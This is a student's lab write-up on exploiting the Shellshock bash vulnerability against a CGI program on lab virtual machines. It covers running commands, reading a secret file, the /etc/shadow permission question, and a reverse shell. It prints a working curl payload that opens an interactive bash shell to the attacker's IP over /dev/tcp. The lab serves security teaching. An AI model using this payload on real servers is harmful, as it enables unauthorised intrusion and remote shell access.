
In the figure above, we see the attack in the cat attach4A.sh. Here, we use the -A to specify a function and extra execution commands. Please note, we pass this is as describe in Task 3 via the HTTP_USER_AGENT. As part of the command, we simply

execute "/bin/ls -al" to list the files in the current directory. In this case, it is the CGI directory for the server.

Task 4B: Launching a Shellshock Attack

Goal: Using the Shellshock attack to steal the content of a secret file from the server.






Observations / Explanation

In the first figure above, we see the contents of the secretfile in the same directory as cgi-bin. Normally, this file is not accessible via the web server or curl. But, by adding some commands after the function definition, we can successfully cat that file and view its contents. This is shown in the figure right below it.

Professor Question: Will you be able to steal the content of the shadow file etc/shadow? Why or why not?

By observation (i.e. trying it), the /etc/shadow file cannot be seen. Additionally, /etc/apache2/envvars shows that the APACHE_RUN_USER is “www-data”. Since only root can access /etc/shadow and the web server runs as www-data, it does not have the permissions of root to access that file.



Task 5/4C: Getting a Reverse Shell via Shellshock Attack


Goal: Demonstrate how to launch a reverse shell via the Shellshock vulnerability in a CGI program.


In the figure below, we see the reverseShell.sh attack. This is on the attacker VM (green; IP 10.0.2.5). The Apache web server computer is blue (IP 10.0.2.4). We do not modify the server in any way. It still have the same myprog.cgi that we created in Task 2.

Anyway, the figure below shows the script for the attack. We use the Shellshock vulnerability to create a reverse shell; i.e. the server connects back to the attacker's system to the netcat receiver which is a simple TCP/IP socket listener. We also map the stdin, stdout and stderr as follows:


1. The server's bash STDOUT is redirected to the IP of the attacker (STDIN).
2. The server's bash STDIN receives the attacker's STDOUT as input.
3. The server's bash STDERR is redirected to the attacker's STDOUT.

This is how input / output are mapped from attacker to/from the server so that the bash shell can be fully interactive.


SeedUbuntu Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
7:21 PM
/bin/bash
/bin/bash 80x24
[10/25/2018 19:21] seed@VM:~$ cd Documents/
[10/25/2018 19:21] seed@VM:~/Documents$ cat reverseShell.sh
#!/bin/bash
curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/bash -i >
/dev/tcp/10.0.2.5/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
[10/25/2018 19:21] seed@VM:~/Documents$
Right Ctrl


SeedUbuntu (Lab 3 Complete) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
7:24 PM
/bin/bash
/bin/bash 80x24
[10/25/2018 19:24] seed@VM:~/.../lab4$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:f7:20:af
inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::9a73:b26f:3275:a03d/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:951 errors:0 dropped:0 overruns:0 frame:0
TX packets:958 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:97810 (97.8 KB) TX bytes:94150 (94.1 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:184 errors:0 dropped:0 overruns:0 frame:0
TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:28517 (28.5 KB) TX bytes:28517 (28.5 KB)
[10/25/2018 19:24] seed@VM:~/.../lab4$
SEEDLABS
Right Ctrl

The figure below shows the execution of the attack. The top window shows the netcat server running and successfully receiving a connection from the server. The window below that shows the launch of the attack.



Observations / Explanation

The reverse shell attack allows, via the Shellshock vulnerability, the ability to launch an attack on the running server and acquire the server's shell. In the figure above, we see that netcat listens for a connection and receives a connection from the server. I then executed some commands like id, ls and whoami. The user that the shell runs as is "www-data", not root. So, while we did get a shell on the server and can do many interesting things on the sever, we are limited to whatever www-data can do… which is still probably a lot since having www-data access allows configuration and manipulation of the Apache web server.